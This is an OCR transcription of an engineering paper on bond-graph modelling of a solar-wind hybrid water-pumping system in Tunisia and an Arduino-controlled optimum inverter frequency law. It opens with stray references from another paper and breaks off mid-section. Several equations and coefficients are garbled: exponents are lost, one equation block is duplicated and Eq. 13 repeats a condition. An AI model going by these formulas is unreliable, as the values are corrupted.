[19] G. M. Rebeiz, “RF MEMS: Theory, Design, and Technology,” John Wiley & Sons, Inc., Hoboken, New Jersey (March 2003).

[20] A. Chakraborty, BH. Gupta and B. K. Sarkar, Design, fabrication and characterization of miniature RF MEMS switched capacitor based phase shifter. Microelectronics Journal, Vol. 45, pp. 1093–1102, August 2014.

[21] S. B. Jani, M. K. Hanu Sai, Ch. A. Praharsha, P. H. Babu, V. Karthikeya, Y. Srinivas, D. R. Lakshmi and K. S. Rao, “Microcantilever Based RF MEMS Switch for Wireless Communication,” Microelectronics and Solid State Electronics, vol. 5, pp. 1-6, 2016.

[22] C.-C Cheng, G.M Rebeiz, “High- 4–6-GHz suspended stripline RF MEMS tunable filter with bandwidth control,” IEEE transaction on microwave theory Technique. Vol. 59, pp. 2469–2476, Ocotober 2011.

A New Optimum Frequency Controller of Hybrid Pumping System: Bond Graph Modeling-Simulation and Practice with ARDUINO Board

MEZGHANI Dhafer
Dept. of Physics,
Tunis El Manar University, Faculty of Sciences,
Tunisia

OTHMANI Hichem
Dept. of Physics,
Tunis El Manar University, Faculty of Sciences,
Tunisia

SASSI Fares
Dept. of Physics,
Tunis El Manar University, Faculty of Sciences,
Tunisia

MAMI Abdelkader
Dept. of Physics,
Tunis El Manar University, Faculty of Sciences,
Tunisia

DAUPHIN-TANGUY Geneviève
Ecole Centrale de Lille, L.A.G.I.S. UMR CNRS 8146, BP 48, 59651 Villeneuve d'Ascq, Cedex
France

***Abstract*—The strategy of rural development in Tunisia needs to include as one of its priorities: the control of water. In seeking solutions for the energy control dedicated to pumping, it seems interesting to know the benefits of a new technique based on the complementarities of two renewable energy sources such as solar and wind power. The climate's dependence requires a complex modelling and more optimization methods for controlling of hybrid system. Moreover, in recent years, technological progression at hardware and software enables researchers to process these optimization problems using embedded platforms. For this paper, we apply the approach bond graph to model a complex system. Our hybrid pumping installation contains a photovoltaic generator, a wind source, converters and an induction motor-pump group. The numerical closed-loop simulation of the complete model in an appropriate environment allows us to generate an optimisation control whose the appropriate frequency depends on meteorological conditions (wind speed, insulation and temperature). The implementation of this control and the experimental measurements validate the optimum efficiency and verify operation reliability of our hybrid structure.**

***Keywords*—Hybrid power systems; Control systems; Optimization; Photovoltaic; wind turbine**

I. Introduction

The decentralized electricity production by renewable energy sources, provides greater consumer supply security while respecting the environment. However, the random nature of these sources requires us to establish design rules and use these systems to exploit them. The majority of work is focused on the application of hybrid systems for the electrification of isolated consumers. Indeed, [1] presents a sizing strategy, based on a long-term energy production cost analysis, able to predict the optimum configuration of a hybrid PV-wind-diesel stand-alone system, which was tested on an isolated mountain chalet in Italy. As is the case of [2], the authors present modeling and optimization of a photovoltaic/wind/diesel system with batteries storage for electrification to an off-grid remote area located in Iran. For this location, different hybrid systems are studied and compared in terms of cost. For cost analysis, a mathematical model is introduced for each system's component and then, in order to satisfy the load demand in the most cost-effective way, particle swarm optimization algorithm are developed to optimally size the systems components. In addition, to decrease the cost and to increase the production of a hybrid system, [3] use a statistic distributions for estimation of the energy production of stand-alone hybrid wind turbine-photovoltaic system in southern Tunisia, So, the use of renewable energy (hybrid system: wind and photovoltaic) in these regions would be of great benefit, especially in remote locations. Hybrid systems can increase electrical energy for private consumers and small business and/or can be used to supply many applications as water pumping [4]. The complexity of the dynamic description of pumping stations and the many parameters involved in these systems have forced researchers to develop models based on different approaches. These approaches can be experimental, analytical or graphical approaches [5, 6]. All these approaches are intended to facilitate the task of managing these systems. In fact, the modeling and simulation are crucial in the design and analysis of hybrid systems. In the analysis and design of engineering problems, the most important thing is to perfectly know the process of technology. The success of the use of computer based tools to assist in the design, control, monitoring and modeling of these systems is critically dependent on the ability to develop accurate models for simulating, and verifying system behavior. Moreover, it is well known that the quality of the designed control method directly depends on the model accuracy. In literature, several methods for obtaining model could be found, among these methods, we quote the bond graph approach. This graphical methodology is a modeling approach where component energy ports are connected by bonds which specify the transfer of energy between system components [7]. In another words, the bond graph presents a method for obtaining dynamical models of different engineering systems [8-13]. The graphical methodology permits the decomposition of the system into subsystems exchanging energy, and to represent several physic domains (electricity, mechanical, hydraulic, etc.) with a unified way. In this paper, we present in the first part, the bond graph models of the elements constituting our pumping hybrid installation. Then, we work out an improved control, which has been established from the simulations for several weather conditions. Finally, measurements were carried out on the experimental device that enabled us to validate the adopted control and to check the operation reliability of studied structure.

II. Modelling by Bond Graph of Pumping Hybrid Installation

The bond graph tool (or link graph) is as an intermediary between the physical system and the mathematical models associated with it. It provides a unified modeling tool applicable to all domains of physics (electrical, mechanical, hydraulic...). This will facilitate the study of composed systems. Bond graph modeling has been used in applications of analysis, simulation, calculation of control and monitoring. It has given very interesting search results. Table 1 concludes the advantages of bond graph by application [14-20].

TABLE I. Bond Graph and Applications

Application	advantages
Modeling	• Makes possible the energetic study • Makes simpler the building of models for multi-disciplinary systems • Leads to a systematic writing of mathematical models (linear or nonlinear associated
Analysis	• Estimation of the dynamic of the model and identification of the slow and fast variables • Study of structural properties
Control	• Possibility to build a state observer from the model • Design of control laws from simplified models
Identification	• No “black box” model • Identification of unknown parameters, but knowledge of the associated physical phenomena
Monitoring	• Graphical determination of the “monitorability” conditions and of the number and location of sensors to make the faults localizable and detectable
Simulation	• Specific software (CAMP+ASCL, ARCHER, 20 SIM) • A knowledge of the numerical problems which may happen (algebraic-differential equation, implicit equation) by the means of causality

The generalized power variables by bond graph modeling are the effort 'e' and the flow 'f' whose product expresses the power transmitted by the bond. Also, it defines the power generalized variables: the momentum ($p = \int e\ dt$) and the displacement ($q = \int f\ dt$). These two variables are state variables. Knowledge of these variables allows us to know the dynamic state of the whole system considered [21-25]. Besides the description of the system, each of the four variables has a physical meaning regardless of the field. Table 2 shows which physical quantities are commonly chosen as effort and flow variables in the different energy domains.

TABLE II. Bond Graph Variables used in the Various Energy Domains








Energy domain	**Effort e**	**Flow f**	**Generalized momentum p**	**Generalized displacement q**
Rotational mechanics	Angular Moment C (N.m)	Angular velocity Ω (rd/s)	Angular momentum P (Nms)	Angular θ (rd)
Electro-	Voltage U (V)	Current I (A)	Linkage flux λ(Vs)	Charge Q (C)
Magnetic domain	Magnetomotive force V (A)	Magnetic flow rate $\dot{\phi}$ (Wb/s)	-	Magnetic flow ϕ (Wb)
hydraulic	Total pressure P (N/m^2)	Volume flow Q (m^3/s	Pressure momentum Pp (N/m^2 s)	Volume Ve (m^3)
Thermodynamic	Temperature T (K)	Entropy flow $\dot{S}$(J/K)	-	Entropy S (J/K)

The bond graph elements can be classified as follows:

- simple passive elements : R , C and I
- Active elements : sources Se, Sf , and MSe MSf
- Junction elements : 0, 1 , TF, GY , MTF and MGY

The assignment rules of the elements and the junctions are described in the table 3.

TABLE III. Bond Graph Affectation

Element	Causality and equation
R	 e=R.f f=e/R
C dynamic	 e=C df/dt
L dynamic	 f = L de/dt
Same domain	 e_1=m.e_2 e_2=e_1/m
Different domain	 f_1=e_2/r ;f_2=e_1/r e_1=r.f_2 ; e_2=r.f_1
Junction 0	 e_1=e_2=e_3=e_4 f2=f_1-f_3+f_4
Junction 1	 f_1=f_2=f_3=f_4 e_3=e_1-e_2+e_4

For our hybrid system modelling, we used the bond graph tool which constitutes an intermediate between the physical system and its mathematical models (matrix of transfer, state equations, etc.).The often bond graph modelling has been used for systems simulation. The schematic block of hybrid pumping system is given by Figure 1.





Fig. 1. Schematic block of PV pumping system

The conversion of climatic conditions (irradiance E_c, ambient temperature Ta and Junction Temperature T_p) into electricity by the photovoltaic process is a mean of solar exploitation. The PV generator a special energy source, it's characterized by a nonlinear current–voltage curve. The PV generator behavior is equivalent to a current source shunted by a junction diode. By neglecting photovoltaic cell physical phenomena such as contact resistances and the current lost by photocell sides as well as the aging of cells. The bond graph model of the equivalent PV panel coupled to a starting up capacitance is given by the Figure 2 – a and Figure 2 - b with RD is the nonlinear PV diode resistance [26].



(a)

(b)

Fig. 2. (a) Schematic block of PV pumping system (b) Reduced bond graph model of the PV source

The I–V solar generator characteristic [27, 28] is represented by the Eqs. (1), (2) and (3).

$$I_p = I_{pht} - I_{SSt}.\left(\exp\left(\frac{q.V_p}{n_i.K.T_a}\right)-1\right) \tag{1}$$

With

$$I_{pht} = \left(I_{cc}\left(\frac{E_c}{E_0}\right)+j\,\frac{E_c\left(T_a - T_0\right)}{E_0}\right) \tag{2}$$

And

$$I_{sst} = I_s T_p^{3} \exp\left\{\frac{-E_g}{K.T_p}\right\} \tag{3}$$

The wind turbine is constituted by blades and a permanent magnet synchronous machine [29], the bond graph model is given by the Figure 3.




Fig. 3. Bond graph of the wind turbine

The calculation block of the wind torque C_{eo} includes the Eq. (4).

$$C_{eo} = \frac{C_p(\lambda).\rho.R_w{}^2.H_w.V_v^2}{\lambda} \tag{4}$$


The tests performed on the wind turbine of laboratory allow to find the coefficient of power C_p by a polynomial interpolation given by Eq. (5).

$$C_p(\lambda) = c_3.\lambda^3 + c_2.\lambda^2 + c_1.\lambda + c_0 \tag{5}$$

Where λ represents the specific speed.

$$\lambda = \frac{R_w.\Omega}{V_v} \tag{6}$$

The rectifier ensure the generation of a constant voltage at its output (on DC bus (Vdc)) by an internal microprocessor in the wind generator, the electrical scheme of the DC bus is illustrate by Figure 4 - a. The bond graph model of this rectifier is given by   Figure 4 - b.



(a)


(b)

Fig. 4. (a) Schematic block of PV pumping system (b) Bond graph of the rectifier

The bus current Idc is given by the logic control presented by Eq. (7).

$$I_{dc} = \eta_1 i_1 + \eta_2 i_2 + \eta_3 i_3 = \left(\frac{1}{3}(2S_1 - S_2 - S_3)\right)i_1 + \left(\frac{1}{3}(2S_2 - S_1 - S_3)\right)i_2 + \left(\frac{1}{3}(2S_3 - S_1 - S_2)\right)i_3 \tag{7}$$

The wind generator delivers a constant voltage of 24V order (Appendix) from the wind speed (2.9 m / s), we associating a boost converter controlled by its ratio cyclic D, its electrical diagram, its principle and the PWM control are widely discussed in the literature [30 - 32], we present the BG model, coupling to ensure sufficient voltage to the workings of our pumping system. The coupling of the two sources is done via a DC bus, as shown in Figure 5.




(a)

(b)

Fig. 5. (a) Electrical scheme of the DC (b) Bond graph of the DC bus

We consider the case where the inverter is ideal and its switches are perfect and switch instantly. This inverter is controlled by a Pulse Width Modulation strategy. The schematic diagram is shown in Figure 6 - a. The bond graph model of the Figure 6 - b is inferred from the relationship describing the operation of the three arms of the boost inverter [33; 34].




(a)

Fig. 6. (a) Schematic diagram of the tension (b) Averaged BG model associated

We indicate by ρi the cyclic ratio of each arm of inverter (i=A, B, C), This inverter is coupled to an induction motor-pump, his Thevenin electrical schemes is given along the axis D, and deduced from the model of Park, it's represented by the

Figure 7 - a and the Figure 7 - b, the BG model correspondent is given by the Figure 7 - c [34].



(a)

(b)

Fig. 7. (a) Park model of motor following axis d (b) Thevenin Model (c) Bond graph model

In the BG model in Figure 7-c, the elements MSe take the following values:

(MSe$_1$ = $\omega_s\Phi_{qs}$, MSe$_2$ = - ω_s Φ_{ds}, MSe$_3$ = - ω_s Φ_{qs}, MSe$_4$ = ω_s Φ_{ds}, $MSe_5 = \frac{R_r}{L_r}\Phi_{ds}$, $MSe_6 = \frac{R_r}{L_r}\Phi_{qs}$).

For our application, the pump used is of centrifugal type, and the two tanks are communicating between them, the Eq. (8) characteristic of the hydraulic network binding the flow Q and the mechanical speed Ωm is given by the first law of similarity.

$$\Omega_m = \left(\frac{2\left(b_2 - \psi\right)}{-b_1 - \sqrt{b_1^2 - 4\, b_0^2\left(b_2 - \psi\right)}} \right) Q = \left(\frac{\Omega_{nom}}{Q_{nom}} \right) Q \qquad (8)$$

In more, the motor-pump is characterized by its following aerodynamic Eq. (9).

$$C_{em} = C_2\, \Omega_m^2 + C_1 \Omega_m + J\, \frac{d\Omega_m}{dt} \qquad (9)$$

Thus, the BG model of hydraulic circuit is given by the Figure 8.




Fig. 8. BG model of centrifugal pump and hydraulic circuit

III. The Optimum Frequency Controller of Hybrid System

The obtained model is then realized in 20-sim software environment [35], A closed-loop V/f control system, applied to an induction motor, is fed by a PWM three phase voltage inverter. For a wind speed (between 3.1 and 14.2 m/s), the hybrid system considered functions with the sun wire and since the weather conditions (EC and Ta) are variable according to time. Then, it's necessary to adapt the operation point of load to the maximum power provided by the hybrid source through the frequency of the inverter which varies with the climatic conditions and it according to an optimum V/f control. Thus, it makes possible to ensure an optimum efficiency of the structure. The simulation scheme is given by the Figure 9.




Fig. 9. The scheme of the pumping hybrid system in closed loop

Finally, The digital simulation of the structure in closed loop shows that the stator frequency f$_S$ varies in function the variables E$_C$ and T$_a$ as the Figure 10 shows it, a polynomial interpolation of high order enables us to define two frequencies f$_{sE}$ and f$_{sT}$ given by the eq. (5) and finally the value of stator frequency applied to the machine is calculated from the algorithm of the Figure 10.




Fig. 10. Frequency depending of ambient temperature and insulation

The adopted MPPT method generates the stator frequency fs, it depends of the insulation Ec and the ambient temperature Ta as shown in Figure 10. It's given by the following Eq. (10).

$$fs = f0 + \left(sign\left(\Delta E\right).\Delta fE\right).CE + \left(sign\left(\Delta T\right).\Delta fT\right).CT \tag{10}$$

In this equation, the variations Δf_E and Δf_T are given by the system Eq. (11).

$$\begin{cases} \Delta f_E = f_{sE_0} - f_{sE} & for\ \Delta T = 0 \\ \Delta f_T = f_{sT_0} - f_{sT} & for\ \Delta E = 0 \end{cases} \tag{11}$$

Where frequencies f_{sE0} et f_{sE} (resp. f_{sT0} and f_{sT}) are respectively the frequencies to E_0 (resp. T_0) and Ec (resp. T_a), are calculated by polynomial interpolation, they are given by the system of Eq. (12).

$$\begin{cases} f_{sE} = 310^{-13}\, E_c^{\,5} - 910^{-10}\, E_c^{\,4} + 10^{-6} E_c^{\,3} + 0.194\, E_c + 0.167 & ; \quad for\ Tp = ct \\ f_{sT} = -10^{-4}\, T_a^{\,2} - 0.054\, T_a + 53.76 & ; \quad for\ Ec = ct \end{cases} \tag{12}$$

In addition, the orders CE et CT are defined by the system Eq. (13).

$$\begin{cases} C_E(resp.C_T) = 1 & for\ \Delta E(resp.\Delta T) = 0 \\ C_E(resp.C_T) = 0 & for\ \Delta E(resp.\Delta T) = 0 \end{cases} \tag{13}$$

Where

$$\Delta E = Ec - E0 \text{ and } \Delta T = Tp - T0$$

The measurements on our hybrid source shows that the junction temperature Tp depends of the wind speed and the insulation Ec by exponential interpolation according to the Eq.(13)

$$\begin{cases} C_E(resp.C_T) = 1 & for\ \Delta E(resp.\Delta T) = 0 \\ C_E(resp.C_T) = 0 & for\ \Delta E(resp.\Delta T) = 0 \end{cases} \tag{14}$$

At the STC (25°C, 1000W/m2), the corresponding reference frequency f0 (49 Hz).


IV. Implementation and Discussion

In order to validate the bond graph model of the pumping hybrid system and to simulate the real behavior of hybrid system, it's necessary to have the experimental results measurement and acquisition of various sizes. The CPU of microcontroller Arduino [36] uses the data to control the tension inverter by his frequency. In the Figure 11 - a, this inverter (element 1) fed a motor-pump EBARA (element 2), the electrical specifications of our induction machine is described by table 4.


TABLE IV. Specifications of EBARA

Electrical Data	Value
Nominal output power (W)	370
Nominal elect power(W)	550
Max Flow Rate (l/min)	35.6
Max head (m)	7
Statoric resistor(Ω)	24.6
Rotoric resistor (Ω)	16.1
Mutual self(H)	1.46
Rotoric self (H)	1.48
Statoric self(H)	1.49
Coeff of pump C_1=1.7510-3 kg.m^{-2}.s-1, C_2=7.510-6 Kg.m^{-4}.s^{-2} , J=6.510-3 Kg.m^{-1}, b_0=4.5210^{-4} min^2.m.tr^{-2}, b_1=-1.96610^{-3} m min2.tr^{-1}.L^{-1}, b_2=-0.012 min^2.m.L^{-2}, Ψ=4.0816 10^{-3} min^2.m.L^{-2}	

Our hydraulic system includes different sensors: pressure (element 7), flow (element 5) and level (element 6). The pipe (element 3) is connected by a valve assembly (element 4). For this installation, each PV panel is described by the table 5, so, we combine four PV panels in series delivering enough power for pumping, the turbine, associated to converters, is coupled to the DC bus with an internal regulation, it has sufficient voltage for low illumination, these renewable sources are given by the Figures 11 - b and the Figure 11 - c.



(a)



(b)

(c)

Fig. 11. (a) Hydraulic system (b) The wind turbine AIRX 400 (c) Photovoltaic field KANEKA

TABLE V. CHARACTERISTICS OF KANEKA 60

Electrical Data	Value
Nominal output Pmpp(W)	60
Nominal Voltage Umpp	67
Nominal current Impp(A)	0.9
Open circuit voltage Uoc(V)	92
Short circuit current Isc(A)	1.19
Temp coeff of Isc [% / °C]	0.075
Temp coeff of Uoc (mV/°C)	-280
Temp coeff Output (%/°C)	-0.23

TABLE VI. CHARACTERISTICS OF AIRX-400

Specification	Value
Start-up wind speed(m/s)	3.13
Output voltage (V)	24
Rated Power(W)	400
Turbine Controller:	µP
Rated wind speed(m/s)	12.5
Rotor Diameter (m)	1.15
Coeff of Turbine c_3=-2$10^{-4}$, c_2=-2.8$10^{-3}$, c_1=9.4$10^{-2}$, c_0=10^{-4}	

From the measurements of the wind turbine and using its parameters given by table 6, the electrical output power curve of our turbine, represented by the Figure 12, can develop energy from low speed (9.64Km/h or 2.6m/s) as it can operate at high speeds up to 500 W at 50 Km/h. At nominal speed wind (V_v = 12m / s) the electric power reaches a value of 400 W for optimal power coefficient C_p =0.49.




Fig. 12. Curve of electrical power of turbine

This value is obtained for a specific speed λ = 9, it's represented by the Figure 13. Thus, to optimize power conversion, we must try to maintain this reduced speed by varying the mechanic speed Ω of turbine when the speed of wind Vv varies (Figure 14).

